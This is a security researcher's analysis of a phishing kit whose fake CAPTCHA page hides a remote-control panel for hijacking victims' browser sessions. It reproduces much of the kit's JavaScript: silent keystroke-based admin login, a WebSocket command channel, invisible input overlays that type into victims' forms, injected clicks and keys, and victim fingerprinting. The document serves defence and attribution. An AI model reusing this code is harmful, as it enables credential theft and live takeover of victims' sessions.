
This domain is registered through Namecheap with privacy protection enabled and is hosted behind Cloudflare, which hides the origin server’s real IP address.
The setup allows the attacker to manage victims dynamically while preserving anonymity and controlling the flow of payload delivery.
Hidden Remote Administration
The CAPTCHA page contains a sophisticated remote administration system that allows an attacker to take complete control of victim browser sessions in real time.

This functionality is hidden behind password authentication and keyboard shortcuts, creating a parallel control interface that victims cannot see or access.
Unlike traditional phishing pages that simply collect credentials and end the session, this infrastructure maintains persistent connections to all active victims simultaneously.
The admin can monitor multiple sessions, switch between them, and interact with any victim’s browser as if they were sitting at the keyboard themselves.
Potential Privilege Escalation Vulnerability
The admin authentication relies heavily on client-side JavaScript flags (is_Admin = true, is_Scope_Admin = true) that any victim could set via browser console.
A researcher with a valid victim ID could theoretically call admin_connect() and send admin-type WebSocket messages to the server.
Whether this actually grants admin access depends entirely on server-side validation of the ref_id and URL hash parameters - if the server trusts the client’s claimed admin status without proper verification, victims could potentially view other sessions.
This would represent a catastrophic security failure in the attacker’s own infrastructure, exposing their entire operation and all connected victims.
Authentication and Access Control
The admin system uses a multi-layered authentication approach that separates normal victim traffic from administrative access.
Encrypted Admin Credentials
Admin authentication credentials are embedded in the URL using an encrypted parameter that is decoded when the page loads:
// Extract and decrypt admin credentials from URL parameter 'u'
const SECRET = "_SuperBigNyasher47_";
const encryptedU = getUrlParameter('u');

if (encryptedU) {
    try {
        const decrypted = decryptData(encryptedU, SECRET);
        // Format: "email|flags|server_url|allowed_links_json|admin_password"
        const parts = decrypted.split('|');
        email = parts[0] || 'no-email-mode@email.com';
        const flags = parts[1] || '';
        server_url = parts[2] || '';
        const allowed_links_json = parts[3] || '[]';
        admin_password = parts[4] || '';  // Stored globally
        allowed_links = JSON.parse(allowed_links_json);

        const isValid = flags && flags[0] === '1';
        const isAdmin = flags && flags[1] === '1';

    } catch (error) {
        console.error('Error decrypting u parameter:', error);
    }
}
The encrypted u parameter contains all necessary configuration data:
Email address: Tracks which campaign or target this session belongs to
Permission flags: Binary flags indicating valid session and admin status
Server URL: WebSocket endpoint for control traffic
Allowed links: JSON array defining which domains the admin can access
Admin password: Used for keyboard-based authentication
This design allows the attacker to distribute different URLs with varying permission levels while using the same underlying page infrastructure.
Keyboard-Based Authentication
Once the page loads, an admin can authenticate by typing a password followed by the # symbol anywhere on the page:
let keySequence = '';

document.addEventListener('keydown', (event) => {
    // Only process printable characters
    if (event.key.length === 1 || event.key === '#' || event.key === 'Backspace') {
        if (event.key === 'Backspace') {
            keySequence = keySequence.slice(0, -1);
        } else {
            keySequence += event.key;
        }

        // Check if the sequence contains # (password input)
        if (keySequence.includes('#')) {
            const parts = keySequence.split('#');
            if (parts.length >= 2) {
                const typedPassword = parts[0];
                const ref_id = localStorage.getItem('ref_id');

                if (ref_id && typedPassword) {
                    validatePasswordAndConnect(ref_id, typedPassword);
                }
                keySequence = ''; // Reset
            }
        }

        // Prevent sequence from growing too large
        if (keySequence.length > 20) {
            keySequence = keySequence.slice(-20);
        }
    }
});
How It Works:
The page silently records every keystroke in a buffer.
When a # character is detected, the accumulated keystrokes are split into password and command components. The typed password is compared against the admin_password value extracted from the encrypted URL parameter.
If the password matches, the admin_connect() function is called, which establishes a WebSocket connection to the control server with elevated privileges. No visual feedback is provided during typing, preventing victims from noticing the authentication process.
This authentication method has several operational advantages:
Silent activation: No UI elements reveal that admin mode exists
No form submission: Typing happens naturally during page interaction
Session-independent: Multiple admins can authenticate independently
Immediate effect: Control access granted without page reload
Password Validation
The validation function performs a direct string comparison and initiates the admin connection on success:
async function validatePasswordAndConnect(ref_id, typedPassword) {
    if (admin_password && typedPassword === admin_password) {
        log('Password validated successfully for ref_id:', ref_id);
        admin_connect(ref_id);
    } else {
        log('Password validation failed for ref_id:', ref_id);
        // Silent failure - no feedback to user
    }
}
Failed authentication attempts are logged silently without alerting the user or triggering any visible change. This prevents victims from discovering admin functionality through experimentation.
WebSocket Command and Control
Once authenticated, the admin establishes a dedicated WebSocket connection that runs in parallel to victim connections.
This creates a bifurcated communication channel where victim traffic and admin traffic share the same infrastructure but operate with different permissions.
Admin Connection Establishment
The admin WebSocket uses randomized subdomains to avoid static signatures and connection fingerprinting. Each new session generates a different hostname while resolving to the same backend infrastructure.
function admin_connect(ref_id) {
    if (socket && socket.readyState === WebSocket.OPEN) {
        log('Already connected');
        return;
    }
    if (is_pathed) return;

    const shadowUrlObj = new URL(refParam);
    const protocol = shadowUrlObj.protocol === 'https:' ? 'wss:' : 'ws:';
    const randomString = randomStringf();
    wsUrl = `${protocol}//${randomString}.${shadowUrlObj.host}/ws`;

    try {
        socket = new WebSocket(wsUrl);

        socket.addEventListener('open', async () => {
            log('Connected to server');
            setConnectionStatus(true);
            is_pathed = true;
            is_Admin = true;
            is_Scope_Admin = true;

            // Show admin interface
            document.querySelector('.tabs-container').style.display = 'block';

            if (!ref_id) {
                reload_page();
                return;
            }

            // Send admin identification to server
            socket_send({
                type: 'dimensions_admin',
                ref_id: ref_id,
                width: canvasWidth,
                height: canvasHeight,
                zrawHazh: localStorage.getItem('rawHash') || '',
            });
        });

        // Message handlers for admin-specific commands
        socket.addEventListener('message', (event) => {
            handleMessage(event);
        });

    } catch (e) {
        console.log(e);
    }
}
Three critical flags are set during admin connection:
is_Admin = true: Enables admin-specific UI elementsis_Scope_Admin = true: Prevents automatic session cleanupis_pathed = true: Marks the connection as established
These flags control which code paths execute and which UI components render, effectively switching the page into administration mode while maintaining the appearance of a normal session to external observers.
Multi-Session Management Interface
The admin interface uses a tabbed system to monitor and control multiple victim sessions simultaneously. Each active victim is represented as a separate tab with real-time status indicators.
Tab Creation and Tracking
const clientTabMap = new Map(); // Maps client_id to tabId
const tabClientMap = new Map(); // Maps tabId to client_id
let active_client_id = null;

function createTab(title = null, client_id = null) {
    if (client_id && clientTabMap.has(client_id)) {
        const existingTabId = clientTabMap.get(client_id);
        activateTab(existingTabId);
        return existingTabId;
    }

    tabCount++;
    const tabId = 'tab-' + tabCount;
    const tabTitle = title || `Tab ${tabCount}`;

    const tab = document.createElement('div');
    tab.className = 'tab';
    tab.id = tabId;
    tab.dataset.tabId = tabId;
    tab.innerHTML = `<i class="fas fa-folder-tree"></i>
                    ${tabTitle}
                    <span class="close-btn">×</span>`;

    if (client_id) {
        clientTabMap.set(client_id, tabId);
        tabClientMap.set(tabId, client_id);
    }

    tab.addEventListener('click', async function (e) {
        await activateTab_manual(tabId);
    });

    const closeBtn = tab.querySelector('.close-btn');
    closeBtn.addEventListener('click', function (e) {
        e.stopPropagation();
        closeTab(tabId);
    });

    tabsWrapper.appendChild(tab);
    tabcount.innerHTML = `${tabCount}`;
    playTabNotification();
    return tabId;
}
Bidirectional Mapping: The system maintains two Maps that allow lookups in both directions. Given a victim’s client_id, the admin can find which tab represents that session. Given a tab ID, the system can determine which victim connection to route commands to.
This architecture supports several critical operations:
Preventing duplicate tabs: Before creating a new tab, the function checks if one already exists for the client
Tab activation: Clicking a tab loads that victim’s live view
Session cleanup: When a tab closes, both mapping entries are removed
Audio feedback: New tab creation triggers a notification sound
Session State Indicators
Tabs display visual indicators that communicate session health and admin control status:
const tab = document.getElementById(tabId);
if (!tab || !tabId) return;

if (message.is_client_disconnected) {
    if (message.admin_touch) {
        // Admin has control - keep tab open but show admin status
        if (!tab.classList.contains('admin-controlled')) {
            tab.classList.add('admin-controlled');
            tab.classList.add('tab-disconnected');
            tab.title = 'Admin interaction active (Client disconnected)';
            tab.innerHTML = "👑 <i class='fas fa-user-shield'></i> Admin";
        }
    } else {
        // No admin control - safe to close tab
        if (!tab.classList.contains('tab-disconnected')) {
            tab.classList.add('tab-disconnected');
            tab.title = 'Client disconnected';
            closeTab(tabId);
        }
    }
} else {
    // Client is connected - remove disconnection styling
    if (tab.classList.contains('tab-disconnected')) {
        tab.classList.remove('tab-disconnected');
        tab.title = '';
    }
}
Visual States:
Normal state: Standard tab appearance, victim connected and active
Disconnected state: Red pulsing border, client lost connection
Admin-controlled state: Crown icon, orange background, admin is interacting
Admin-controlled + Disconnected: Both indicators shown, admin controls dead session
The system distinguishes between a victim closing their browser and an admin maintaining control of that session. If admin interaction is detected (admin_touch), the tab remains open even after disconnection, allowing the admin to continue inspecting the session state or reviewing captured data.
Queue-Based Session Activation
To prevent overwhelming the server with rapid tab-switching requests, the system implements a unique queue with cooldown throttling:
class UniqueQueue {
    constructor() {
        this.queue = [];
        this.priorityQueue = [];
        this.set = new Set();
        this.prioritySet = new Set();
        this.isPaused = false;
    }

    enqueue(item) {
        if (!this.set.has(item) && !this.prioritySet.has(item)) {
            this.queue.push(item);
            this.set.add(item);
            return true;
        }
        return false; // Duplicate rejected
    }

    enqueueImmediate(item) {
        // Remove from regular queue if exists
        if (this.set.has(item)) {
            const index = this.queue.indexOf(item);
            if (index > -1) {
                this.queue.splice(index, 1);
                this.set.delete(item);
            }
        }

        if (!this.prioritySet.has(item)) {
            this.priorityQueue.push(item);
            this.prioritySet.add(item);
            return true;
        }
        return false;
    }

    dequeue() {
        // Priority queue first
        if (this.priorityQueue.length > 0) {
            const item = this.priorityQueue.shift();
            this.prioritySet.delete(item);
            return item;
        }

        if (this.queue.length === 0) return null;
        const item = this.queue.shift();
        this.set.delete(item);
        return item;
    }
}

const pipe = new UniqueQueue();
const COOLDOWN = 3000; // 3 seconds between requests

async function processQueue() {
    if (isProcessingPipe || pipe.size() === 0 || pipe.isPaused) {
        return;
    }

    const now = Date.now();
    const timeSinceLastRequest = now - lastRequestTime;

    const isFromPriorityQueue = pipe.priorityQueue.length > 0;

    if (!isFromPriorityQueue && timeSinceLastRequest < COOLDOWN) {
        const waitTime = COOLDOWN - timeSinceLastRequest;
        queueTimer = setTimeout(processQueue, waitTime);
        return;
    }

    isProcessingPipe = true;
    const client_id = pipe.dequeue();

    if (client_id) {
        active_client_id = client_id;

        socket_send({
            type: 'dimensions_admin_client',
            client_id: client_id,
            width: canvasWidth,
            height: canvasHeight,
        });

        lastRequestTime = now;
    }

    isProcessingPipe = false;

    if (pipe.size() > 0 && !pipe.isPaused) {
        queueTimer = setTimeout(processQueue, COOLDOWN);
    }
}
Queue Behavior: The queue prevents duplicate requests by using a Set to track which client IDs are already pending. If the admin rapidly clicks between tabs, only unique sessions are queued.
The priority queue system allows certain sessions to jump ahead. When the server sends an update indicating new activity on a specific client, enqueueImmediate() moves that client to the front of the line, ensuring the admin sees active sessions quickly.
The 3-second cooldown between requests prevents flooding the server while still allowing responsive tab switching. Priority requests bypass this cooldown, but regular tab clicks must wait.
Real-Time Screen Streaming
The admin views each victim’s browser through a live screen stream delivered as AVIF-encoded image frames over WebSocket.
Frame Reception and Double Buffering
let activeBuffer = remoteViewA;
let hiddenBuffer = remoteViewB;

activeBuffer.style.opacity = 1;
hiddenBuffer.style.opacity = 0;

function processNewFrame(buffer) {
    return new Promise((resolve) => {
        try {
            const blob = new Blob([buffer], { type: 'image/avif' });
            const url = URL.createObjectURL(blob);

            const onloadHandler = () => {
                setTimeout(() => {
                    hiddenBuffer.style.opacity = '1';
                    activeBuffer.style.opacity = '0';

                    [activeBuffer, hiddenBuffer] = [hiddenBuffer, activeBuffer];

                    URL.revokeObjectURL(url);
                    hiddenBuffer.onload = null;
                    hiddenBuffer.onerror = null;

                    if (!firstFrameReceived) {
                        firstFrameReceived = true;
                        autoclickOverlay.style.display = 'none';
                    }

                    resolve();
                }, 50);
            };

            hiddenBuffer.onload = onloadHandler;
            hiddenBuffer.onerror = (e) => {
                console.error('Error loading image:', e);
                URL.revokeObjectURL(url);
                resolve();
            };

            hiddenBuffer.src = url;

        } catch (error) {
            console.error('Error processing binary data:', error);
            resolve();
        }
    });
}
Frame Processing Flow:
Binary data arrives over WebSocket as an ArrayBuffer
Blob URL created from AVIF-encoded image data
Hidden buffer loads the new frame while current frame remains visible
Crossfade transition swaps buffers using opacity animation
Memory cleanup revokes the old Blob URL
This double-buffering technique eliminates screen flicker and provides smooth frame transitions. The victim’s screen updates continuously at a rate determined by the server, typically between 5-15 frames per second depending on activity level.
Frame Queue Management
let latestFrame = null;
let isProcessing = false;

async function processNextFrame() {
    if (!latestFrame || isProcessing) {
        return;
    }

    isProcessing = true;
    const frameToProcess = latestFrame;
    latestFrame = null;

    try {
        const buffer = frameToProcess instanceof Blob ?
            await frameToProcess.arrayBuffer() :
            frameToProcess;

        await processNewFrame(buffer);
    } catch (error) {
        console.error('Error processing frame:', error);
    } finally {
        isProcessing = false;
        if (latestFrame) {
            requestAnimationFrame(processNextFrame);
        }
    }
}
Frame Dropping Behavior: If frames arrive faster than they can be rendered, the queue stores only the most recent frame and discards older ones. This prevents memory buildup while ensuring the admin always sees the latest screen state.
When a new frame arrives during processing, it overwrites latestFrame. Once the current frame finishes rendering, the system immediately begins processing the newest frame, skipping any intermediate frames that arrived in between.
Input Hijacking and Control
The admin can interact with victim sessions by injecting mouse movements, clicks, keyboard input, and form data in real time.
Form Input Overlay System
The page creates invisible overlays on top of every input field in the victim’s browser:
function hi_input_f(message) {
    if (!message.elements || !Array.isArray(message.elements)) {
        return;
    }

    const currentIds = new Set();

    message.elements.forEach(element => {
        if (!element.id || !element.isVisible) return;
        currentIds.add(element.id);

        let inputEl = inputElements.get(element.id);
        let wrapper = inputElementsWrapper.get(element.id);

        if (!wrapper) {
            inputEl = document.createElement(element.tagName);
            wrapper = document.createElement('div');
            wrapper.dataset.inputId = element.id;
            wrapper.dataset.iframeIndex = element.iframe_index;
            wrapper.className = 'hi_input';

            wrapper.style.position = 'absolute';
            wrapper.style.zIndex = '999';
            wrapper.style.pointerEvents = 'auto';
            wrapper.style.opacity = 0; // Hidden by default

            // Apply exact styling from victim's element
            const styles = element.styles || {};
            Object.keys(styles).forEach(prop => {
                if (prop in inputEl.style) {
                    inputEl.style[prop] = styles[prop];
                }
            });

            inputEl.addEventListener('input', handleInputChangeEvent);
            inputEl.addEventListener('keydown', handleInputKeyDownEvent);

            wrapper.appendChild(inputEl);
            document.body.appendChild(wrapper);

            inputElements.set(element.id, inputEl);
            inputElementsWrapper.set(element.id, wrapper);
        }

        // Position overlay exactly over victim's input
        const adaptiveEdgeInset = getAdaptiveEdgeInset(element.styles.maskSize, 2);
        const fixedVerticalInset = 4;

        wrapper.style.left = `${(element.position.left - element.position.scrollX) + adaptiveEdgeInset}px`;
        wrapper.style.top = `${(element.position.top - element.position.scrollY) + fixedVerticalInset}px`;
        wrapper.style.width = `${Math.max(0, element.position.width - (adaptiveEdgeInset * 2))}px`;
        wrapper.style.height = `${Math.max(0, element.position.height - (fixedVerticalInset * 2))}px`;

        // Show or hide based on admin interaction mode
        if (active_client_id && !interact_tab_list.get(active_client_id)) {
            wrapper.style.display = 'none';
        } else {
            wrapper.style.display = 'block';
        }
    });

    // Remove stale overlays
    inputElementsWrapper.forEach((el, id) => {
        if (!currentIds.has(id)) {
            el.remove();
            inputElementsWrapper.delete(id);
            inputElements.delete(id);
        }
    });
}
Overlay Synchronization: The server sends position and styling data for every input field on the victim’s page. The admin interface creates matching HTML elements positioned exactly over each input using absolute positioning.
These overlays remain invisible (opacity: 0) until the admin activates “interact mode” for a specific session. When activated, the overlays become visible and interactive, allowing the admin to type directly into the victim’s form fields.
Edge insets prevent the overlay from blocking the input border, ensuring the admin can see the exact visual feedback the victim would see including focus rings and validation states.
Interaction Mode Control
interact_tab_btn.addEventListener('click', function () {
    if (!active_client_id) return;
    if (!pause_activateTab) {
        alert("Pause and enter the tab you wish to interact with");
        return;
    }

    interact_tab_toggle = !interact_tab_toggle;

    if (interact_tab_toggle) {
        is_Admin = false;
        interact_tab_btn.innerHTML = `<i class="fas fa-xmark"></i>`;
        interact_tab_list.set(active_client_id, true);

        socket_send({
            type: 'admin_session_control',
            client_id: active_client_id,
            action: 'take_control'
        });
    } else {
        if (!confirm("Are you sure you want to release control?")) return;
        is_Admin = true;
        interact_tab_btn.innerHTML = `<i class="fas fa-hand-pointer"></i>`;
        interact_tab_list.set(active_client_id, false);

        socket_send({
            type: 'admin_session_control',
            client_id: active_client_id,
            action: 'release_control'
        });
    }
});
Control State Management:
When the admin clicks the “interact” button:
A confirmation is sent to the server indicating admin control has begun
The
is_Adminflag is temporarily set tofalseto enable victim-like behaviorInput overlays for the active session become visible and focusable
All admin keyboard and mouse input is forwarded to the victim session
This mode allows the admin to fill out forms, click buttons, and navigate the victim’s browser as if directly controlling it. The victim sees these actions happen in real time but has no indication they are admin-initiated rather than organic user behavior.
Input Synchronization
async function handleInputChangeEvent(event) {
    let value = event.target.value;
    const wrapper = event.target.parentElement;

    if (!socket || socket.readyState !== WebSocket.OPEN) return;

    socket_send({
        type: 'keyInputChange',
        value: value,
        id: wrapper.dataset.inputId,
        iframe_index: wrapper.dataset.iframeIndex,
        original_type: wrapper.dataset.originalType,
    });
}
Every character typed into an admin-controlled overlay triggers an immediate WebSocket message. The server receives the new value and injects it into the victim’s actual input field.
This creates bidirectional synchronization: when the victim types, the admin sees it in the overlay. When the admin types, the victim sees it in their form field. Neither party knows the other is interacting with the same field.
Navigation and Browser Control
Beyond form input, the admin can directly control browser navigation and page interaction.
Navigation Commands
nav_back_btn.addEventListener('click', function () {
    socket_send({
        type: 'navigation',
        action: 'back'
    });
});

nav_forward_btn.addEventListener('click', function () {
    socket_send({
        type: 'navigation',
        action: 'forward'
    });
});

nav_refresh_btn.addEventListener('click', function () {
    socket_send({
        type: 'navigation',
        action: 'refresh'
    });
});
These controls allow the admin to:
Navigate backward through the victim’s browser history
Navigate forward if the victim has gone back
Force a page refresh
The victim experiences these as normal browser actions with no indication they were remotely triggered.
Mouse and Keyboard Injection
function handleMouseDown(event) {
    const coords = convertCoordinates(event.clientX, event.clientY);

    socket_send({
        type: 'mousedown',
        x: coords.x,
        y: coords.y,
        button: 0,
        clickCount: 1
    });
}

function handleKeyDown(event) {
    socket_send({
        type: 'keydown',
        key: event.key,
        code: event.code,
        keyCode: event.keyCode,
        modifiers: getModifiers(event),
    });
}
Every mouse movement, click, and keyboard press from the admin is serialized and transmitted to the victim’s browser, where it is replayed as a synthetic event. The victim’s page responds exactly as if the user had performed the action locally.
Metadata Collection and Monitoring
The admin interface collects and displays comprehensive metadata about each victim session.
Real-Time Metadata Display
function updateMetadataDisplay(metaData) {
    if (!enable_metadata_display) return;

    let gridContainer = tabContent.querySelector('.metadata-grid');

    if (!gridContainer) {
        tabContent.innerHTML = `
            <div class="metadata-container">
                <h3><i class="fas fa-info-circle"></i> Session Metadata</h3>
                <div class="metadata-grid"></div>
            </div>
        `;
        gridContainer = tabContent.querySelector('.metadata-grid');
    }

    const displayedKeys = new Set(
        Array.from(gridContainer.querySelectorAll('.metadata-item'))
            .map(el => el.dataset.key)
    );

    for (const [key, value] of Object.entries(metaData)) {
        if (excludedKeys.includes(key) || value === null || value === undefined) {
            continue;
        }

        displayedKeys.delete(key);
        const displayValue = typeof value === 'object' ?
            JSON.stringify(value, null, 2) : String(value);

        let itemElement = gridContainer.querySelector(
            `.metadata-item[data-key="${key}"]`
        );

        if (itemElement) {
            const valueSpan = itemElement.querySelector('.metadata-value');
            if (valueSpan && valueSpan.textContent !== displayValue) {
                valueSpan.textContent = displayValue;
                itemElement.classList.add('highlight-update');
                setTimeout(() =>
                    itemElement.classList.remove('highlight-update'), 1500
                );
            }
        } else {
            const newItem = document.createElement('div');
            newItem.className = 'metadata-item';
            newItem.dataset.key = key;
            newItem.innerHTML = `
                <span class="metadata-key">${formatKey(key)}:</span>
                <span class="metadata-value">${displayValue}</span>
            `;
            gridContainer.appendChild(newItem);
        }
    }

    for (const keyToRemove of displayedKeys) {
        const elementToRemove = gridContainer.querySelector(
            `.metadata-item[data-key="${keyToRemove}"]`
        );
        if (elementToRemove) {
            gridContainer.removeChild(elementToRemove);
        }
    }
}
Displayed Information:
The metadata panel shows real-time information about the victim including:
IP address and geolocation (city, region, country, coordinates)
ISP and network organization
Browser user agent and platform details
GPU vendor and renderer information
Screen resolution and timezone
Operating system version
Color scheme preference
Values update dynamically as the victim’s session state changes. Visual highlighting briefly indicates which fields have been modified, allowing the admin to notice state changes at a glance.
Hidden Admin Debugging Console
Secret Keyboard Activation: Beyond the standard admin interface, the page contains a completely hidden debugging console activated through an undocumented keyboard shortcut:
document.addEventListener('keydown', (e) => {
    if (e.ctrlKey && e.altKey && e.shiftKey && e.key === 'D') {
        e.preventDefault();
        createAdminPanel();
        adminPanel.style.display = adminPanel.style.display === 'none' ?
            'block' : 'none';

        if (window._adminLogMetadata) {
            addLog(window._adminLogMetadata);
        }

        updateLogDisplay();
    }
});
Pressing Ctrl+Alt+Shift+D reveals a draggable console panel that logs all metadata updates, WebSocket messages, and system events. This panel is styled to look like a terminal interface and includes export functionality to save logs as JSON.
The console automatically captures and stores the last 50 log entries, allowing an admin to review session history even after events have passed. Each entry is timestamped and formatted for readability.
Evidence of “Vibe Coding”
One of the most striking characteristics of the admin code is the presence of extremely detailed, tutorial-style comments throughout the source.
These comments are visible to anyone inspecting the page source and provide step-by-step explanations of how the attack infrastructure works.
This coding style suggests the code was either:
Generated using AI assistants like ChatGPT or Claude, which produce verbose explanatory comments
Developed by inexperienced programmers who needed extensive documentation
Purchased from a phishing kit service that provides documented code for customers
Copied from tutorial resources and adapted for this specific campaign
Admin Activation Instructions in Comments
The code literally includes instructions on how to activate admin mode:
// Hidden admin logging - Press Ctrl+Shift+L to toggle
window._adminLogMetadata = meta_data; // Store for admin panel
Later in the code:
// Secret key combination: Ctrl+Alt+Shift+D
document.addEventListener('keydown', (e) => {
    if (e.ctrlKey && e.altKey && e.shiftKey && e.key === 'D') {
Why This Is Unusual: Production malware typically contains minimal comments to reduce file size and avoid revealing operational details. Including the exact keyboard shortcut needed to activate hidden functionality is equivalent to leaving the instruction manual inside the attack code itself.
Tutorial-Style Function Explanations
Throughout the code, functions include verbose explanations of their purpose and behavior:
// Safe JSON stringify with circular reference protection
function safeStringify(obj, maxDepth = 5) {
    const seen = new WeakSet();

    function recurse(value, depth) {
        if (depth > maxDepth) return '[Max depth reached]';
        if (value === null) return 'null';
        if (typeof value === 'function') return '[Function]';
        if (typeof value !== 'object') return JSON.stringify(value);

        if (seen.has(value)) return '[Circular]';
        seen.add(value);
        // ... continues with detailed implementation
    }

    return recurse(obj, 0);
}
And elsewhere:
// Queue control functions
function pauseQueue() {
    pipe.pause();
    if (queueTimer) {
        clearTimeout(queueTimer);
        queueTimer = null;
    }
}

function playQueue() {
    pipe.play();
    processQueue(); // Resume processing
}
Educational Tone: These comments read like programming tutorials rather than production code. They explain what the function does, why it exists, and how it integrates with the broader system.
Typical malware uses terse or absent comments to make reverse engineering more difficult. This code does the opposite, providing a guided tour of the attack infrastructure.
Why “Vibe Coding” Matters for Attribution
The presence of AI-generated artifacts and tutorial-style documentation provides strong evidence that this campaign was built using AI coding assistants rather than developed entirely by experienced programmers.
Key Indicators:
Inconsistent Code Quality: Some sections are sophisticated (encryption, queue management) while others are basic (simple string concatenation, inline styles)
Over-Documentation: Comments explain obvious functionality in excessive detail
Educational Tone: Code reads like a teaching resource, not a production tool
Debug Code in Production: Helper functions for development remain active
Implications:
This suggests the operators:
May have limited programming expertise and relied on AI to generate complex features
Did not properly audit and clean the generated code before deployment
Prioritized rapid development over operational security
May be using a phishing kit that provides “documented code” for less technical customers
The verbose commenting actually aids security researchers by documenting the attack infrastructure in the attacker’s own code.
What may have been intended to help less technical operators understand the system has instead created a comprehensive self-documenting manual for defenders analyzing the operation.
Overall Score:
Anonymity - 10 / 10 - The visible artifacts point to throwaway accounts and short‑lived infrastructure. Domains and services are shielded behind privacy services and proxies, leaving no direct link to a real‑world identity.
Detection Evasion - 10 / 10 - The campaign relies heavily on cloud platforms and dynamic delivery. This blends traffic into normal web activity and avoids many static indicators used by security tooling.
Anti‑Analysis - 3 / 10 - Some basic fingerprinting and bot checks are present, but they are limited and misconfigured. Network requests and source logic were still observable, and there was no strong effort to actively block basic manual analysis.
Lure - 10 / 10 - The initial lure is convincing and well chosen. Using a business email compromise context provides a realistic reason for urgency and user compliance.
Phishing Page - 10 / 10 - The login flow closely mirrors a real Google authentication page and is proxied through attacker‑controlled infrastructure. Credentials and session tokens are captured in real time.
Infrastructure – 6/10: The overall setup is functional, but some control endpoints and configuration files must be exposed for the kit to operate. In other cases, misconfigurations expose sensitive components, including domain lists, proxy lists, and other mission‑critical files.
Score Summary
Overall, the attacker prioritized anonymity and delivery over hardening internal control systems. Cloud services and layered obfuscation reduce traceability, but certain elements of the infrastructure have to remain reachable and cannot be fully hidden. The codebase shows iterative development and rapid changes, with leftover comments and unused logic. These are not necessarily errors, they could be constraints of operating an active campaign.